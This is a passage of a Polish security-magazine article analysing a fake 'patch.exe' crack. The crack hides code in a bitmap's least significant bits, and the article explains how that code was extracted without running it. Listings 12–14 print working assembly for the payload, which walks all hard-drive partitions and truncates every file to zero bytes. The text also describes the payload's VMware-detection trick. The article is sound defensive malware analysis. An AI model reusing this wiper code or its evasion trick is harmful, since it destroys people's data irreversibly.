Nasze poszukiwania zakończyły się sukcesem – wiemy już, gdzie ukryty jest podejrzany kod. Tajne dane zostały zapisane na pozycjach najmniej znaczących bitów kolejnych składowych RGB pikseli. Dla ludzkiego oka zmodyfikowana w ten sposób bitmapa jest praktycznie nie do odróżnienia od oryginalnej – różnice są zbyt subtelne, w dodatku musielibyśmy posiadać pierwotny obrazek.

Ktoś, kto zadał sobie tyle trudu, by ukryć mały kawałek kodu, z pewnością nie miał czystych intencji. Przed nami kolejne niełatwe zadanie – ukryty kod trzeba wydobyć z bitmapy, a następnie zbadać jego zawartość.

Metoda wydobycia kodu

Samo wyizolowanie ukrytego kodu nie jest skomplikowane – można po prostu uruchomić podejrzany plik *patch.exe* i, posługując się debuggerem (na przykład *SoftIce* czy *OllyDbg*), zrzucić przetworzony już kod z pamięci. Lepiej jednak nie ryzykować – nie wiadomo, jakie skutki może przynieść przypadkowe uruchomienie programu.

Podczas tej analizy wykorzystaliśmy własnoręcznie napisany prosty program, który bez uruchamiania aplikacji wydobywa z bitmapy ukryty kod (plik *decoder.exe* autorstwa Bartosza Wójcika, wraz z kodem źródłowym i zrzuconym już ukrytym kodem, znajduje się na *Hakin9 Live*). Jego działanie polega na załadowaniu bitmapy z zasobów pliku *patch.exe* i wydobyciu z niej ukrytego kodu. Program *decoder.exe* używa opisanego wcześniej algorytmu, zastosowanego w oryginalnym programie *patch.exe*.

Ukryty kod

Czas na analizę wydobytego ukrytego kodu. Całość (bez komentarzy) zawiera się w niecałym kilobajcie, można ją znaleźć na dołączonym do pisma *Hakin9 Live*. Tutaj omówimy ogólną zasadę działania kodu oraz jego najbardziej interesujące fragmenty.

Aby badany kod mógł funkcjonować, musi mieć dostęp do funkcji systemu Windows (*WinApi*). W tym przypadku dostęp do funkcji *WinApi* realizowany jest poprzez specjalną strukturę `interfejs` (patrz Listing 9), której adres przekazywany jest w rejestrze `edx` do ukrytego kodu. Struktura ta jest zapisana w sekcji danych głównego programu.

Przed uruchomieniem ukrytego kodu najpierw ładowane są biblioteki systemowe *kernel32.dll*

Listing 12. *Procedura skanująca system w poszukiwaniu dysków*

```
skanuj_dyski proc near ; CODE XREF: seg000:0000016Cp
var_28 = byte ptr -28h
  pusha
  push    '\:Y' ; skanowanie dysków zaczyna się od dysku Y:\
nastepny_dysk: ; CODE XREF: skanuj_dyski+20j
  push    esp ; adres nazwy dysku na stosie (Y:\, X:\, W:\ itd.)
  call    [ebx+interfejs.GetDriveTypeA] ; GetDriveTypeA
  sub     eax, 3
  cmp     eax, 1
  ja      short cdrom_itp ; kolejna litera dysku twardego
  mov     edx, esp
  call    wymaz_pliki
cdrom_itp: ; CODE XREF: skanuj_dyski+10j
  dec     byte ptr [esp+0] ; kolejna litera dysku twardego
  cmp     byte ptr [esp+0], 'C' ; sprawdz, czy doszło do dysku C:\
  jnb     short nastepny_dysk ; powtarzaj skanowanie kolejnego dysku
  pop     ecx
  popa
  retn
skanuj_dyski endp
```

Listing 13. *Procedura wyszukująca pliki na partycji*

```
wymaz_pliki proc near ; CODE XREF: skanuj_dyski+14p, wymaz_pliki+28p
  pusha
  push    edx
  call    [ebx+interfejs.SetCurrentDirectoryA]
  push    '*' ; maska szukanych plików
  mov     eax, esp
  push    edi
  push    eax
  call    [ebx+interfejs.FindFirstFileA]
  pop     ecx
  mov     esi, eax
  inc     eax
  jz      short nie_ma_wiecej_plikow
znaleziono_plik:; CODE XREF: wymaz_pliki+39j
  test    byte ptr [edi], 16 ; czy to katalog?
  jnz     short znaleziono_katalog
  call    zeruj_rozmiar_pliku
  jmp     short szukaj_nastepnego_pliku
znaleziono_katalog: ; CODE XREF: wymaz_pliki+17j
  lea     edx, [edi+2Ch]
  cmp     byte ptr [edx], '.'
  jz      short szukaj_nastepnego_pliku
  call    wymaz_pliki     ; rekursywne skanowanie katalogów
szukaj_nastepnego_pliku: ; CODE XREF: wymaz_pliki+1Ej, wymaz_pliki+26j
  push    5
  call    [ebx+interfejs.Sleep]
  push    edi
  push    esi
  call    [ebx+interfejs.FindNextFileA]
  test    eax, eax
  jnz     short znaleziono_plik ; czy to katalog?
nie_ma_wiecej_plikow: ; CODE XREF: seg000:0000003Aj, wymaz_pliki+12j
  push    esi
  call    [ebx+interfejs.FindClose]
  push    '..'            ; cd ..
  push    esp
  call    [ebx+interfejs.SetCurrentDirectoryA]
  pop     ecx
  popa
  retn
wymaz_pliki     endp
```

Listing 14. *Niszczycielska procedura zeruj_rozmiar_pliku*

```
zeruj_rozmiar_pliku proc near ; CODE XREF: wymaz_pliki+19p
  pusha
  mov     eax, [edi+20h] ; rozmiar pliku
  test    eax, eax ; jeśli ma 0 bajtów, omiń go
  jz      short pomin_plik
  lea     eax, [edi+2Ch] ; nazwa pliku
  push    20h ; ' ' ; nowe atrybuty dla pliku
  push    eax ; nazwa pliku
  call    [ebx+interfejs.SetFileAttributesA] ; ustaw atrybuty pliku
  lea     eax, [edi+2Ch]
  sub     edx, edx
  push    edx
  push    80h ; 'Ç'
  push    3
  push    edx
  push    edx
  push    40000000h
  push    eax
  call    [ebx+interfejs.CreateFileA]
  inc     eax ; czy otwarcie pliku się powiodło?
  jz      short pomin_plik ; jeśli nie, nie zeruj pliku
  dec     eax
  xchg    eax, esi ; uchwyt pliku wgraj do rejestru esi
  push    0 ; ustaw wskaźnik pliku od jego początku (FILE_BEGIN)
  push    0
  push    0 ; adres na jaki ustawić wskaźnik pliku
  push    esi ; uchwyt pliku
  call    [ebx+interfejs.SetFilePointer]
  push    esi ; ustaw koniec pliku na bieżący wskaźnik (początek pliku),
  ; co sprawi, że plik zostanie skrócony do 0 bajtów
  call    [ebx+interfejs.SetEndOfFile]
  push    esi ; zamknij plik
  call    [ebx+interfejs.CloseHandle]
pomin_plik: ; CODE XREF: zeruj_rozmiar_pliku+6j
 ; zeruj_rozmiar_pliku+2Aj
  popa
  retn
zeruj_rozmiar_pliku endp
```

i *user32.dll*. Ich uchwyty zostają zapisane do struktury `interfejs`. Następnie w strukturze zapisywane są adresy funkcji `GetProcAddress()` i `CreateThread()` oraz znacznik określający, czy program uruchomiony został pod systemem Windows NT/XP. Uchwyty systemowych bibliotek i dostęp do funkcji `GetProcAddress()` w praktyce umożliwiają pobranie adresu dowolnej procedury i każdej biblioteki, nie tylko systemowej.

Główny wątek

Działanie ukrytego kodu rozpoczyna się od uruchomienia przez program główny dodatkowego wątku przy wykorzystaniu adresu procedury `CreateThread()`, wcześniej zapisanej w strukturze `interfejs`. Po wywołaniu `CreateThread()`, w rejestrze `eax` zwrócony zostaje uchwyt nowo utworzonego wątku (lub 0 w przypadku błędu), który po powrocie do kodu głównego programu zapisywany jest w zmiennej `hHandle` (patrz Listing 10).

Spójrzmy na Listing 11, pokazujący wątek odpowiedzialny za wykonanie ukrytego kodu. Do procedury uruchomionej w wątku przekazywany jest jeden parametr – w tym wypadku adres struktury `interfejs`. Procedura ta natomiast sprawdza, czy program został uruchomiony w środowisku Windows NT. Dzieje się tak dlatego, że procedura przebiegle próbuje wykryć ewentualną obecność wirtualnej maszyny *Vmware* (jeśli ją wykryje, zakończy działanie), wykorzystując do tego celu instrukcję asemblera `in`. Instrukcja ta może służyć do odczytywania danych z portów I/O – w naszej sytuacji odpowiada za wewnętrzną komunikację z oprogramowaniem *Vmware*. Jej wykonanie w systemie z rodziny Windows NT, w przeciwieństwie do Windows 9x, powoduje zawieszenie programu.

Następnym krokiem jest pobranie dodatkowych funkcji *WinApi* wykorzystywanych przez ukryty kod i zapisanie ich do struktury `interfejs`. Natomiast gdy już pobrane zostaną wszystkie adresy procedur, zostaje uruchomiona procedura `skanuj_dyski`, sprawdzająca kolejne stacje dysków (końcowa część Listingu 11).

Poszlaka – skaner dysków

Wywołanie procedury `skanuj_dyski` to pierwszy widoczny znak, że celem ukrytego kodu jest destrukcja – w jakim celu bowiem rzekomy crack miałby przeczesywać wszystkie napędy komputera? Skanowanie rozpoczyna się od stacji oznaczonej literą *Y:*\ i zmierza w kierunku początkowego, dla większości użytkowników najważniejszego napędu *C:*\. Do określenia typu stacji wykorzystywana jest funkcja `GetDriveTypeA()`, która po podaniu li-

W Sieci


- *http://www.datarescue.com* – deasembler *IDA Demo for PE*,
- *http://webhost.kemtel.ru/~sen/* – edytor szesnastkowy *Hiew*,
- *http://peid.has.it/* – identyfikator plików *PEiD*,
- *http://lakoma.tu-cottbus.de/~herinmi/REDRAGON.HTM* – identyfikator *FileInfo*,
- *http://tinyurl.com/44ej3* – edytor zasobów *eXeScope*,
- *http://home.t-online.de/home/Ollydbg* – darmowy debugger dla Windows *OllyDbg*,
- *http://protools.cjb.net* – zbiór narzędzi przydatnych do analizy plików binarnych.

tery partycji zwraca jej typ. Kod procedury znajduje się na Listingu 12. Warto zwrócić uwagę, że procedura poszukuje jedynie standardowych partycji dysków twardych i pomija stacje CD-ROM czy dyski sieciowe.

Gdy wykryta zostanie poprawna partycja, zostaje uruchomiony rekursywny skaner wszystkich jej katalogów (procedura `wymaz_pliki` – patrz Listing 13). Oto kolejny powód do uzasadnionych podejrzeń o niszczycielską działalność ukrytego kodu: skaner, wykorzystując funkcje `FindFirtsFile()`, `FindNextFile()` i `SetCurrentDirectory()`, skanuje całą zawartość partycji w poszukiwaniu wszystkich rodzajów plików. Mówi nam o tym zastosowana dla procedury `FindFirstFile()` maska *.

Dowód: zerowanie plików

Dotychczas mogliśmy mieć jedynie mniej lub bardziej uzasadnione po-




Rysunek 5. *Schemat procedury skanowania dysków*

dejrzenia co do niszczycielskiej siły ukrytego w bitmapie kodu. Na Listingu 14 natomiast znajduje się dowód na złośliwe zamiary twórcy programu *patch.exe*. To procedura `zeruj_rozmiar_pliku` – jest ona wywoływana zawsze, gdy procedura `wymaz_pliki` odnajdzie jakikolwiek plik (o dowolnej nazwie i dowolnym rozszerzeniu).

Procedura ta działa bardzo prosto. Każdemu kolejnemu znalezionemu plikowi zostaje za pomocą funkcji `SetFileAttributesA()` ustawiony atrybut *archiwalny*. Przez to zostają usunięte inne atrybuty, w tym *tylko do odczytu* (jeśli takie były ustawione), chroniące plik przed zapisem. Następnie plik jest otwierany funkcją `CreateFileA()` i, jeśli otwarcie pliku się powiodło, wskaźnik pliku zostaje ustawiony na jego początek.

Do tego celu procedura używa funkcji `SetFilePointer()`, której parametr *FILE_BEGIN* określa sposób ustawienia wskaźnika (w naszym przypadku – na początek pliku). Po ustawieniu wskaźnika wywoływana jest funkcja `SetEndOfFile()`, której zadaniem jest ustalenie nowego rozmiaru pliku przy wykorzystaniu bieżącej pozycji wskaźnika w pliku. Jak widać, wskaźnik pliku ustawiony został wcześniej na sam jego początek – plik po tej operacji ma więc zero bajtów. Po wyzerowaniu pliku kod wraca do rekursywnego skanowania kolejnych katalogów w poszukiwaniu innych plików, zaś naiwny użytkownik, który uruchomił plik *patch.exe*, traci kolejne dane z dysku.

Analiza rzekomego cracka pozwoliła nam, na szczęście bez uruchamiania pliku wykonywalnego, zrozumieć zasadę jego działania, wyszukać ukryty kod i określić jego zachowanie. Uzyskane wyniki są jednoznaczne i przerażające – efekty działania malutkiego programiku *patch.exe* nie należą do przyjemnych. W efekcie działania złośliwego kodu znalezione na wszystkich partycjach wszystkich dysków pliki zmieniają rozmiar na zero bajtów i praktycznie przestają istnieć. W przypadku posiadania cennych danych strata może być nieodwracalna. ■



Rysunek 6. *Schemat działania podejrzanego programu*